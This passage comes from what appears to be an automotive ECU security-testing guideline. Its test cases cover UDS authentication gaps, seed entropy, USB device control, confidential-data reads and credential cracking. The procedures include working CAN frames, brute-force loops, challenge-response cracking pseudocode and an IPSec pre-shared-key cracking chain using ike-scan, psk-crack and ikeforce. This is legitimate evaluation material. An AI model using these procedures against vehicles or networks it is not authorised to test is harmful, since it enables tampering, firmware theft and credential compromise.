can be used by the target evaluation ECU, change the address and data record transmitted in Step 9, and carry out the same procedure to check whether writing is only valid in the necessary memory ranges.
Criteria	It shall not be possible to write a program or data to the target evaluation ECU without authentication. In addition, the target evaluation ECU shall not stop operating or spontaneously reboot after a writing request is transmitted.
Communication IFs that might be exploited in an ECU attack	CAN
Security functions	Tool authentication

CWE Category		CWE-1211: Authentication Error	
CWE		CWE-306: Missing Authentication for Critical Function	
CAPEC		-	
AP values		10	The AP value is “10”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the CAN and UDS specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	4	Since physical connection to the CAN is necessary, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://github.com/CaringCaribou/caringcaribou	

4.2.6.7. APP-007: Attack exploiting low entropy of UDS security access service

ID	APP-007
Test case name	Attack exploiting low entropy of UDS security access service
Purpose	To test for a vulnerability to a brute force attack or replay attack when the entropy of the seed value generated when the UDS security access service carries out the access procedure is low.
Prerequisites	The target evaluation ECU must have a UDS security access service function.
Input information	<*CLIENT_ID*>- CAN ID transmitted by UDS client. <*SERVER_ID*>- CAN ID transmitted by UDS server. * The above CAN IDs may or may not be prefixed by “0x”, which indicates that it is a hexadecimal decimal, depending on the implemented command.
Environment	Environment capable of realizing communication between the target evaluation ECU and the test PC via a UDS security access service.
Equipment	● Test PC installed with Kali Linux ● Interface for communicating with the target evaluation ECU Refer to Required equipment” in Section 0 and prepare the necessary devices for CAN connection.
Procedure	1. Preparation

Refer to the “Preparation” sub-sections in Section 0 for the preparation procedure. Once the preparation is completed, connect the test PC to CAN via the interface, and run the following command to check that the CAN interface is displayed.

```
$ ip link show
```

2. CAN bus traffic dump

Run the following command to acquire the CAN bus traffic dump.

<*can0*>- CAN interface name of the test PC

```
$ candump –l <can0>
```

* Running the above candump command will create the “candump-XXXX-XX-XX_XXXXXX.log” dump file.

In addition, to obtain a dump of decoded traffic, start another terminal session and run the following command.

* <*CLIENT_ID*> and <*SERVER_ID*> in the following command represent values **prefixed** by “0x”.

```
$ isotpdump -s <CLIENT_ID> -d <SERVER_ID> <can0> > seed_requests
```

3. Security seed request

Start another terminal session and run the following Caring Caribou command to transmit a “Tester Present” SID to the UDS server.

* <*CLIENT_ID*> and <*SERVER_ID*> in the following command represent values **prefixed** by “0x”.

```
$ ./cc.py -i <can0> uds testerpresent <CLIENT_ID>
```

In addition, start another terminal session and run the following command to transmit a “Security Access” SID to the UDS server.

```
$ ./cc.py -i <can0> uds security_seed 0x2 0x1 <CLIENT_ID> <SERVER_ID> -d0.5
```

* After the seed response is received, the delay parameter (-d), which shows the seed request interval, may have to be adjusted so that the next seed request can be transmitted.

24 hours after running the above commands (dump and seed request), stop all four processes.

* If the entropy of the seed value is too low, the seed value is likely to be duplicated every few minutes. If there is absolutely no conflict after 24 hours, this suggests that a sufficiently robust seed value has been generated.

4. Confirmation of security seed robustness

Run the following command to extract and sort only the data related to the seed request results from the dump file obtained using isotpdump.

* <*SERVER_ID*> in the following command represents a value **not prefixed** by “0x”.

```
$ cat seed_requests | grep <SERVER_ID> | sed -n -e 's/^.*data: 67 01 //p' | sort | uniq –d > seed_request_uniq
```

If the seed has been duplicated, the request result will be outputted in seed_request_uniq. A duplicated seed suggests that the seed is too short or that the generation algorithm is weak, which indicates that insufficient protection is provided against replay attacks.

<table>
<tr><td colspan="2"></td><td colspan="2">5. Confirmation of implementation of random number generator
Run the following command. Then, run the same commands described in Section 4. Confirmation of security seed robustness.
* <CLIENT_ID> and <SERVER_ID> in the following command represent values prefixed by “0x”.
$ ./cc.py -i <can0> uds security_seed 0x2 0x1 <CLIENT_ID> <SERVER_ID> -d0.5 –r 1
A request report will only be outputted when a duplicated seed is returned in the created output file (seed_request_uniq). A duplicated seed suggests that implementation of the random number generator was not correctly initialized, and that random number generator implementation is not sufficient for use during probability distribution authentication.
6. Confirmation of effectiveness of security access checks
Run the following commands to transmit an invalid key to the security access service.
* <CLIENT_ID> in the following command represents a value not prefixed by “0x”.
* The second command is required for transmission after the response to the 1st command is received from the ECU.
$ cansend <can0> "<CLIENT_ID>#0227010000000000"
$ cansend <can0> "<CLIENT_ID>#0727020000000000"
Check that, as the result of the second command, a response other than an NRC (invalidKey (0x35)) is not returned.
(1633438281.314320)<can0> <SERVER_ID_2>#037F273500000000</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">No duplication shall be detected in Step 4. Confirmation of security seed robustness and Step 5. Confirmation of implementation of random number generator. A response other than an NRC shall not be returned in Step 6. Confirmation of effectiveness of security access checks.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">All interfaces that use a tool authentication function</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">Tool authentication</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-310:Cryptographic Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-331:Insufficient Entropy</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-59:Session Credential Falsification through Prediction</td></tr>
<tr><td rowspan="2">AP values</td><td></td><td>7 to 11</td><td>The AP value differs depending on the window of opportunity.
● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “7”.
● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “8”.
● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “11”.</td></tr>
<tr><td>Elapsed time</td><td>1</td><td>Although the commands to implement the test use brute force, the test should be completed in 24 hours ×2 times +α. Therefore, the elapsed time is defined as “≤</td></tr>
</table>

			1 week", which is equivalent to a value of "1".
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as "Expert", which is equivalent to a value of "6".
	Knowledge of the item or component	0	Since the specifications of each interface and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as "Public", which is equivalent to a value of "0".
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as "Unlimited", the value is "0". ● In the case of interfaces for which the window of opportunity is defined as "Easy", the value is "1". ● In the case of interfaces for which the window of opportunity is defined as "Moderate", the value is "4".
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as "Standard", which is equivalent to a value of "0".
Reference information		https://github.com/CaringCaribou/caringcaribou	

4.2.6.8. APP-008: Implementation of UDS diagnostics routines unprotected by authentication

ID	APP-008
Test case name	Implementation of UDS diagnostics routines unprotected by authentication
Purpose	To check whether the implementation of routines that can be used by the UDS Routine Control service are protected by authentication.
Prerequisites	The UDS Routine Control service must be implemented by the target evaluation ECU.
Input information	<*CLIENT_ID*>- CAN ID transmitted by UDS client. <*SERVER_ID*>- CAN ID transmitted by UDS server. * The above CAN IDs may or may not be prefixed by "0x", which indicates that it is a hexadecimal decimal, depending on the implemented command. UDS service documentation including routine lists
Environment	Environment capable of connecting to the ECU running the UDS Routine Control service.
Equipment	● Test PC installed with Kali Linux ● USB CAN device that supports Linux SocketCAN E.g.: https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/

	https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd
Procedure	1. Preparation Refer to Section 0 to set up a test PC installed with the CAN test device. 2. CAN bus traffic dump Run the following command to acquire the CAN bus traffic dump. Save the acquired file as evidence. `$ candump -l <can0>` - Running the above candump command will create the “candump-XXXX-XX-XX_XXXXXX.log” dump file. 3. Transmission of Tester Present Start another terminal session and run the Caring Caribou command to periodically transmit a “Tester Present” SID to the ECU (UDS server). <*CLIENT_ID*>- CAN ID transmitted by UDS client. <*delay*>- The “Tester Present” transmission interval. A request is transmitted periodically after the number of seconds specified for this value. The default value is 0.5, and may have to be adjusted so that it is shorter than the session timeout time of the target evaluation ECU. * <*CLIENT_ID*> in the following command represents a value **prefixed** by “0x”. `$ ./cc.py -i <can0> uds testerpresent -d <delay> <CLIENT_ID>` 4. Trial of Routine Control service Using an unauthenticated Routine Control (0x31) service, try running each routine in sequence. Start another terminal session and run the following command to switch to a diagnostics session for the ECU. <*CLIENT_ID*>- CAN ID transmitted by UDS client. * <*CLIENT_ID*> in the following command represents a value **not prefixed** by “0x”. `$ cansend <can0> "<CLIENT_ID>#0210`**`03`**`0000000000"` In the example above, the DiagnosticSessionControl service (0x10) is used to switch to extendedDiagnosticSession (0x03). Implement the following procedure for all diagnostic sessions that can be used by the target evaluation ECU (e.g., ProgrammingSession). Next, transmit a Routine Control service request to the ECU while changing the routine ID (routineIdentifier) in the range from 0 to 65535. `$ for i in {0..65535}; do echo $i; RI=`printf '%04X' $i`; cansend <can0> "<CLIENT_ID>#043101${RI}000000"; sleep 0.2; done` * The sleep time to wait for the response from the ECU may have to be adjusted in accordance with the actual test environment. In the example above, the sleep time is set to

<table>
<tr><td colspan="3"></td><td>0.2 seconds (sleep 0.2). If, 0.2 seconds or longer is required between service request reception and response transmission in the target evaluation ECU specifications, increase the value in accordance with the ECU specifications.
routineControlOptionRecord may be set as a mandatory routine. In this case, a negative response that includes the NRC 0x31 (requestOutOfRange) will be returned. Change the command so that routineControlOptionRecord is included in the applicable routine.

5. Analysis of response to RoutineControl service request
Run the following command to extract the traffic related to the UDS server and UDS client from the dump file obtained in Step 2.
<CLIENT_ID>- CAN ID transmitted by UDS client.
<SERVER_ID>- CAN ID transmitted by UDS server.
<logfile>- CAN traffic dump file obtained by Step 3.
* <CLIENT_ID> and <SERVER_ID> in the following command represent values not prefixed by “0x”.
$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>#"
In the log extracted by this command, search for a positive response code (0x71) and manually check the applicable response.
Record the routine IDs started normally without authentication. Referring to the UDS service documentation including the routine lists, compare the routine implementation conditions with the results.</td></tr>
<tr><td colspan="3">Criteria</td><td>All routines that can be implemented without authentication shall be implemented intentionally.</td></tr>
<tr><td colspan="3">Communication IFs that might be exploited in an ECU attack</td><td>CAN</td></tr>
<tr><td colspan="3">Security functions</td><td>Tool authentication</td></tr>
<tr><td colspan="3">CWE Category</td><td>CWE-1211: Authentication Errors</td></tr>
<tr><td colspan="3">CWE</td><td>CWE-306: Missing Authentication for Critical Function</td></tr>
<tr><td colspan="3">CAPEC</td><td>-</td></tr>
<tr><td rowspan="4">AP values</td><td colspan="2"></td><td>10</td><td>The AP value is “10”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or</td><td>0</td><td>Since the CAN and UDS specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of</td></tr>
</table>

	component		the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	4	Since physical connection to the CAN is necessary, the window of opportunity for an attack is defined as “medium”, which is equivalent to a value of “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://github.com/CaringCaribou/caringcaribou	

4.2.6.9. APP-009: Attack exploiting vulnerability caused by insufficient USB device control

ID	APP-009
Test case name	Attack exploiting vulnerability caused by insufficient USB device control
Purpose	To check that unintentional operation does not occur if an attacker connects a pre-prepared USB keyboard, mouse or wired LAN to the target evaluation ECU and exploits a vulnerability in which connection of a USB device or wired LAN is not restricted.
Prerequisites	The applicable ECU must have a USB connection port.
Input information	-
Environment	Environment in which the target evaluation ECU is in operation.
Equipment	● Test PC installed with Kali Linux ● USB-connected Wi-Fi adapter ● Wi-Fi router with DHCP function (with wired LAN port) ● USB keyboard ● USB mouse (3-button) ● USB wired LAN
Procedure	1. Connection of USB device Insert the USB device to the USB port of the target evaluation ECU. 2. Confirmation of operation capability (with USB keyboard) Press the media control buttons of the keyboard (volume up, volume down, screen brightness adjustment, etc.) and check that the target evaluation ECU does not respond. In addition, press the following key combinations and check that there is no unintentional operation. Function keys (F1 to F12) Ctrl + Alt + Del keys Ctrl + Shift + Esc keys Ctrl + A keys Ctrl + Esc keys Alt + Tab keys Alt + Shift + Tab keys Alt + space keys

<table>
<tr><td colspan="2"></td><td colspan="2">Alt + Enter keys
Alt + F4 keys
Win + C
Win + G
Win + L
Win + P
Win + Y
This list is an example of several possible combinations. Some of these combinations may cancel the restricted environment and allow access to files or other areas of the ECU.
3. Confirmation of operation capability (with USB mouse)
Check that the mouse pointer is not displayed.
Try clicking the left, right, and center buttons, and check that the context menu or the like is not displayed.
4. Confirmation of operation capability (with USB wired LAN)
Activate the DHCP function of the Wi-Fi router.
Connect the test PC to the Wi-Fi router. (If communication with devices in the same SSID is restricted, remove that restriction.)
After connecting the wired LAN to the ECU via USB, connect the wired LAN to the wired LAN port of the Wi-Fi router.
Run the following command from the test PC to check whether an IP address is allocated to the ECU.
Here, the IP address 192.168.0.x/24 is allocated from the DHCP and is an example of a ping scan of IP address from 192.168.0.1 to 254.
$ sudo nmap -sn 192.168.0.1-254
If an IP address is displayed other than for the test PC and Wi-Fi router, the USB wired LAN is functional and may be usable in an attack.</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">It shall not be possible to use a USB keyboard, mouse, or wired LAN connected to the target evaluation ECU.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">USB</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">Access separation</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-1198: Privilege Separation and Access Control Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-1299: Missing Protection Mechanism for Alternate Hardware Interface</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-180: Exploiting Incorrectly Configured Access Control Security Levels</td></tr>
<tr><td rowspan="2">AP values</td><td></td><td>4</td><td>The AP value is “4”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
</table>

	Specialist expertise	0	Since the implementation of this test does not require any special knowledge, the level of specialist expertise is defined as “Layman”, which is equivalent to a value of “0”.
	Knowledge of the item or component	0	Since the USB specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	4	Since physical access to the vehicle is required, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.
	Equipment	0	Since attackers can easily obtain the tools (Kali Linux and USB devices) necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		-	

4.2.6.10. APP-010: Check of acquisition of confidential information in UDS

ID	APP-010
Test case name	Check of acquisition of confidential information in UDS
Purpose	To check whether confidential data can be obtained from the target evaluation ECU via UDS.
Prerequisites	The UDS service must be implemented by the target evaluation ECU.
Input information	<*CLIENT_ID*> - CAN ID of UDS client. <*SERVER_ID*>- CAN ID of UDS server. List of the DIDs of the UDS service that can be used by the target evaluation ECU.
Environment	Environment capable of connecting to the ECU running the UDS service.
Equipment	● Test PC installed with Kali Linux ● USB CAN device that supports Linux SocketCAN E.g.: https://www.kvaser.com/product/kvaser-usbcan-pro-2xhs/ https://www.gailogic.co.jp/ae/can_pcif/pcan_usb_fd
Procedure	1. Preparation Refer to Section 0 to set up a Linux PC installed with the CAN test device. Set up the environment to use Caring Caribou. Run the following command to install pip. `$ python -m pip install --upgrade pip` Run the following command to install python-can. `$ pip install python-can` Start Python and check that the installation was successful. Then load the can module.

```
$ python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import can
>>>
```

Edit the settings file canrc and specify the CAN interface.

```
[default]
interface = socketcan
channel = <can0>
```

2. CAN bus traffic dump

Run the following command to acquire the CAN bus traffic dump.

```
$ candump –l <can0>
```

* Running the above candump command will create the “candump-XXXX-XX-XX_XXXXXX.log” dump file.

3. Scanning the services that used the Caring Caribou command

Run the following command to scan the services that used the Caring Caribou command.

<*CLIENT_ID*>- CAN ID transmitted by UDS client.

<*SERVER_ID*>- CAN ID transmitted by UDS server.

```
$ ./cc.py –I <can0> uds services -t 0.2 <CLIENT_ID> <SERVER_ID>
```

Run the following command to dump the DIDs.

```
$ ./cc.py -i <can0> uds dump_dids <CLIENT_ID> <SERVER_ID>
```

Check that no DIDs were unintentionally outputted in the dumped DID data.

If ReadMemoryByAddress or RequestUploadis included in the supported service list, implement the test described in Steps 1 to 3 below and check that confidential information cannot be acquired.

(1) Transmit an SID to the UDS server.

Transmit a “Tester Present” SID to the UDS server.

```
$ ./cc.py -i <can0> uds testerpresent <SERVER_ID>
```

(2) When “ReadMemoryByAddress” is included

Run the following command to check whether the ReadMemoryByAddress service can be used without authentication.

* As an example of the command, reading is only carried out for the 0x40000000 address. In the test, attempt reading of other addresses.

```
$ cansend <can0> SERVER_ID>#07231440000000FF
```

Check the UDS message log file.

<*logfile*>- Log file obtained by candump.

```
$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>"
```

Check the command implementation results.

```
(1633431932.655091) <can0> <CLIENT_ID>#07231440000000FF
(1633431932.655125) <can0> <SERVER_ID>#037F231100000000
```

* In the example above, the reading request was directed at the memory address 0x40000000. However, no problem was detected since NRC 0x11, which indicates that the service is not supported, was received. The result may also be judged to be acceptable if NRC 0x31 is returned.

If a normal response is returned, it should be judged that a problem exists.

In addition, a return code of 0x33 (SecurityAccessDenied) indicates that the service may only be called up after UDS security access is successful. Therefore, perform normal UDS security access and use Step (2) to check whether only the memory range required for the reading operation is active.

(3) When “RequestUpload” is included

Run the following command to check whether the RequestUpload service can be used without authentication.

* As an example of the command, reading is only carried out for the 0x400000 address. In the test, attempt reading of other addresses.

```
$ cansend <can0> "<CLIENT_ID>#07350013400000FF"
```

Check the UDS message log file.

```
$ cat logfile | grep "<SERVER_ID>#¥|<CLIENT_ID>"
```

Check the command implementation results.

```
(1633435173.747236) <can0> <CLIENT_ID>#07350013400000FF
(1633435173.747349) <can0> <SERVER_ID>#037F351100000000
```

* In the example above, the reading request was directed at the memory address 0x400000. However, no problem was detected since NRC 0x11, which indicates that the service is not supported, was received. The result may also be judged to be acceptable if NRC 0x31 is returned.

If a normal response is returned, it should be judged that a problem exists.

In addition, a return code of 0x33 (SecurityAccessDenied) indicates that the service may only be called up after UDS security access is successful. Therefore, perform normal UDS security access and use Step (3) to check whether only the memory range required for the reading operation is active.

	Run the following command to specify the address and transfer data. `$ cansend <can0> "<CLIENT_ID>#023601FFFFFFFFFF"` Check that the dump does not include confidential data, such as a part of the firmware.		
Criteria	It shall not be possible to use the ReadMemoryByAddress service or RequestUpload service. Furthermore, it shall only be possible to use these services after successful security access. If not restricted by security access, there shall be no confidential information in the DID dump information.		
Communication IFs that might be exploited in an ECU attack	CAN		
Security functions	Tool authentication		
CWE Category	CWE-199: Information Management Errors		
CWE	CWE-201: Insertion of Sensitive Information Into Sent Data		
CAPEC	-		
AP values		10	The AP value is “10”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the CAN and UDS specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	4	Since physical connection to the CAN is necessary, the window of opportunity is defined as “Moderate”, which is equivalent to a value of “4”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information	https://github.com/CaringCaribou/caringcaribou		

4.2.6.11. APP-011: Acquisition of C&R credentials by brute force attack against weak algorithm

ID	APP-011
Test case name	Acquisition of challenge and response (C&R) credentials by brute force attack against weak algorithm
Purpose	To check whether credentials can be acquired by brute force calculation of the challenge code and response code when the algorithm used for C&R authentication is weak.
Prerequisites	C&R authentication must be implemented for authentication between entities in the target

<table>
<tr><td></td><td>evaluation ECU.</td></tr>
<tr><td>Input information</td><td>

Specifications related to the implementation of C&R authentication
Information about the C&R authentication algorithm

<table>
<tr><th>Information about the C&R authentication algorithm</th><th>Purpose</th></tr>
<tr><td>Data length of credentials</td><td>May affect the brute force attack time.</td></tr>
<tr><td>C&R calculation formula</td><td>Logic required for pre-processing the brute force calculation.</td></tr>
<tr><td>Hash function</td><td>If a weak function (MD4, MD5, or the like) is used, this may affect the brute force attack time. Check alongside the key management guidelines and the like.</td></tr>
<tr><td>C&R calculation formula</td><td>Logic required for pre-processing the brute force calculation.</td></tr>
<tr><td>Number of stretches</td><td>This shows the number of times that the hash function is implemented. It is proportional to the time required for the brute force attack.</td></tr>
</table>
Combinations of the above information affect the time required for a brute force attack against C&R authentication. The specifications and other information can supply the tolerance time for brute force attacks. However, the approximate attack time can be identified from the GPU computation speed and the data length of the credentials × the number of stretches.

For example, the MD5 computation speed of the highest performance GPU in 2021 (the Nvidia RTX3090) was 6.5×10^9 hashes per second. When the data length of the credentials is 32 bits, a brute force attack can theoretically be completed in approximately 1.4 seconds since, in decimal, this corresponds to 4.3×10^9. C&R authentication may implement stretches that re-hash the hash result. If the number of stretches is 1,000, this will take 1,400 seconds.
</td></tr>
<tr><td>Environment</td><td>Environment capable of capturing network packets between two entities that perform message authentication.</td></tr>
<tr><td>Equipment</td><td>

PC installed with a GPU (environment that implements compiling or scripts).
This GPU must have a sufficient computation speed to accommodate the tolerance time for brute force attacks against C&R authentication described in the specifications or the like. Benchmarks for each hash algorithm can be confirmed by searching for “hashcat benchmark <GPU name (e.g.: RTX3090)>” on Google.
Hash calculation program that uses a GPU (hashcat, etc.)
Equipment capable of transmitting and receiving C&R authentication packets over a

</td></tr>
</table>

<table>
<tr><td></td><td colspan="2">network.</td></tr>
<tr><td>Procedure</td><td colspan="2">1. Capturing of C&R authentication packet
Capture the challenge code and response code pairs transmitted between the two ECUs.

2. Implementation of the brute force attack
Based on the code analysis results, acquire the credentials by matching the hash calculation results with an arbitrary value (“C”) to a response code or by brute force calculation of C.
Example analysis results and the pseudocode used for analysis are shown below.

<table>
<tr><th>Information about the C&R authentication algorithm</th><th>Value</th></tr>
<tr><td>Data length of credentials</td><td>32-bit</td></tr>
<tr><td>C&R calculation formula</td><td>Hash the XOR result of the challenge code and the credentials.</td></tr>
<tr><td>Hash function</td><td>MD5</td></tr>
<tr><td>Number of stretches</td><td>1,000 times</td></tr>
</table>

Example of pseudocode
<pre>
Carry out brute force calculation by changing the func() argument.
func(int C){
   temp =   hash(challenge code XOR C)
   for (i=0, i<1000 ;i++){
      temp = hash_by_MD5(temp);
   }
   if (temp == response code){
      printf(OK);
   }
}
For hash_by_MD5 above, call up a hash calculation program such as hashcat, etc.
</pre>
</td></tr>
<tr><td>Criteria</td><td colspan="2">It shall not be possible to acquire the credentials.</td></tr>
<tr><td>Communication IFs that might be exploited in an ECU attack</td><td colspan="2">All interfaces that use a tool authentication function</td></tr>
<tr><td>Security functions</td><td colspan="2">Tool authentication</td></tr>
<tr><td>CWE Category</td><td colspan="2">CWE-310: Cryptographic Issues</td></tr>
<tr><td>CWE</td><td colspan="2">CWE-916: Use of Password Hash With Insufficient Computational Effort</td></tr>
<tr><td>CAPEC</td><td colspan="2">CAPEC-55: Rainbow Table Password Cracking</td></tr>
<tr><td></td><td>7 to 11</td><td>The AP value differs depending on the window of opportunity.
● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “7”.
● In the case of interfaces for which the window of opportunity is defined as</td></tr>
</table>

AP values			"Easy", the AP value is "8". ● In the case of interfaces for which the window of opportunity is defined as "Moderate", the AP value is "11".
	Elapsed time	1	The time required to implement the test is the total of the brute force attack time and the static code analysis time. A brute force attack takes roughly 1 day. Including code analysis, the test is projected to take less than 1 week in total, which is equivalent to a value of "1".
	Specialist expertise	6	Since security-related tools are used, the level of specialist expertise is defined as "Expert", which is equivalent to a value of "6".
	Knowledge of the item or component	0	Since no particular knowledge of design specifications is required, the level of knowledge of the item or component is defined as "Public", which is equivalent to a value of "0".
	Window of opportunity	0 to 4	The value depends on the communication IF that might be exploited in an ECU attack. Refer to Appendix.1.1 to calculate the window of opportunity value corresponding to the interface. ● In the case of interfaces for which the window of opportunity is defined as "Unlimited", the value is "0". ● In the case of interfaces for which the window of opportunity is defined as "Easy", the value is "1". ● In the case of interfaces for which the window of opportunity is defined as "Moderate", the value is "4".
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as "Standard", which is equivalent to a value of "0".
Reference information		https://ghidra-sre.org/ https://gist.github.com/Chick3nman/e4fcee00cb6d82874dace72106d73fef	

4.2.6.12. APP-012: Password cracking in IPSec

ID	APP-012
Test case name	Password cracking in IPSec
Purpose	To check whether a IPSec password can be cracked.
Prerequisites	The target evaluation ECU must carry out encryption using IPSec and use the preshared key (PSK) feature in mutual authentication.
Input information	<*TARGET*>- IP address of host implementing the IPSec/IKE service.
Environment	Environment capable of communicating with the target evaluation ECU using IPSec.
Equipment	● Test PC installed with Kali Linux ● Interface for communicating with the target evaluation ECU ● Refer to "Required equipment" for each interface in Section 0, and prepare the relevant

	interface equipment for carrying out IP communication with the target evaluation ECU.
Procedure	1. Preparation Refer to the “Preparation” sub-sections of each interface in Section 0 for the preparation procedure. Once this preparation is completed, connect the test PC via the interface. Use ikeforce to obtain user name/password combinations by brute force. `$ git clone https://github.com/SpiderLabs/ikeforce.git` 2. Confirmation of encoding method After checking the IP address (port) running the IPSec service, use the ike-scan command to check the encoding method that is used. `$ ike-scan -M <TARGET>` If the encoding method cannot be identified using the command above, run the following commands to find possible encoding methods by brute force, and confirm the correct encoding method. `$ for ENC in 1 2 3 4 5 6 7/128 7/192 7/256 8; do for HASH in 1 2 3 4 5 6; do for AUTH in 1 2 3 4 5 6 7 8 64221 64222 64223 64224 65001 65002 65003 65004 65005 65006 65007 65008 65009 65010; do for GROUP in 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18; do echo "--trans=$ENC,$HASH,$AUTH,$GROUP" >> ike-dict.txt ;done ;done ;done ;done` `$ while read line; do (echo "Valid trans found: $line" && sudo ike-scan -M $line <TARGET>) \| grep -B14 "1 returned handshake" \| grep "Valid trans found" ; done < ike-dict.txt`  3. Acquisition of information related to the server <*TR*>- Encoding method used by the IPSec service. Using the encoding method identified in Step 2, acquire information related to the server (such as the vendor information and the like). `$ ike-scan -M –showbackoff –trans <TR> <TARGET>`  Run the following command to acquire the group name (ID) used by the IPSec service. `$ ike-scan -P -M -A -n fakeID <TARGET>`  4. Acquisition of hash <*ID*>- Group name used by the IPSec service. If the encoding method and group name (ID) could be acquired, run the following command to acquire the hash. `$ ike-scan -M -A -n <ID> --trans --pskcrack=hash.txt <TARGET>` 5. Hash analysis using psk-crack

	<*WORDLIST*>- List used for hash analysis or for brute force attacks against passwords. When ikeforce was installed in Step 1, a file called was /usr/share/ike-scan/psk-crack-dictionary automatically installed. In addition, dictionary files are saves in the /usr/share/wordlists/ folder in Kali Linux. In particular, rockyou.txt.gz is a massive dictionary file. Normally, it is a compressed file and can be used after unzipping. (After unzipping, the size of this file is roughly 140 Mbytes.) `$ cd /usr/share/wordlists/` `$ sudo gunzip rockyou.txt.gz` If the hash could be acquired in Step 4, run the following command to analyze the hash. `$ psk-crack -d <WORDLIST> hash.txt` * <*WORDLIST*>- Two types must be used: psk-crack-dictionary and wordlists in Kali Linux. If the correct password is contained in <*WORDLIST*>, the hash can be analyzed and correct user name/password combinations will be displayed. Hash analysis using “ikeforce.py” * If correct user name/password combinations could not be displayed using psk-crack, carry out the following procedure. <*USERNAME*>- List used for a brute force attack against user names. <*PSK*>- PSK hash information Using ikeforce.py, carry out a brute force attack against the user names and passwords. * The group name (ID) and PSK information are required for carrying out this brute force attack. `$ ./ikeforce.py <TARGET> -b -i <ID> -u <USERNAME> -k <PSK> -w <WORDLIST> [-s 1]` * <*WORDLIST*>- Two types must be used: psk-crack-dictionary and wordlists in Kali Linux. If the correct password is contained in <*WORDLIST*>, the hash can be analyzed and correct user name/password combinations will be displayed.	
Criteria	It shall not be possible to identify correct user name/password combinations by hash analysis.	
Communication IFs that might be exploited in an ECU attack	All interfaces that use a mutual authentication function	
Security functions	Mutual authentication	
CWE Category	CWE-1211: Authentication Errors	
CWE	CWE-309: Use of Password System for Primary Authentication	
CAPEC	CAPEC-16: Dictionary-based Password Attack CAPEC-49: Password Brute Forcing CAPEC-70: Try Common or Default Usernames and Passwords	
	6 to 10	The AP value differs depending on the window of opportunity.

AP values			● In the case of interfaces for which the window of opportunity is defined as “Unlimited”, the AP value is “6”. ● In the case of interfaces for which the window of opportunity is defined as “Easy”, the AP value is “7”. ● In the case of interfaces for which the window of opportunity is defined as “Moderate”, the AP value is “10”.
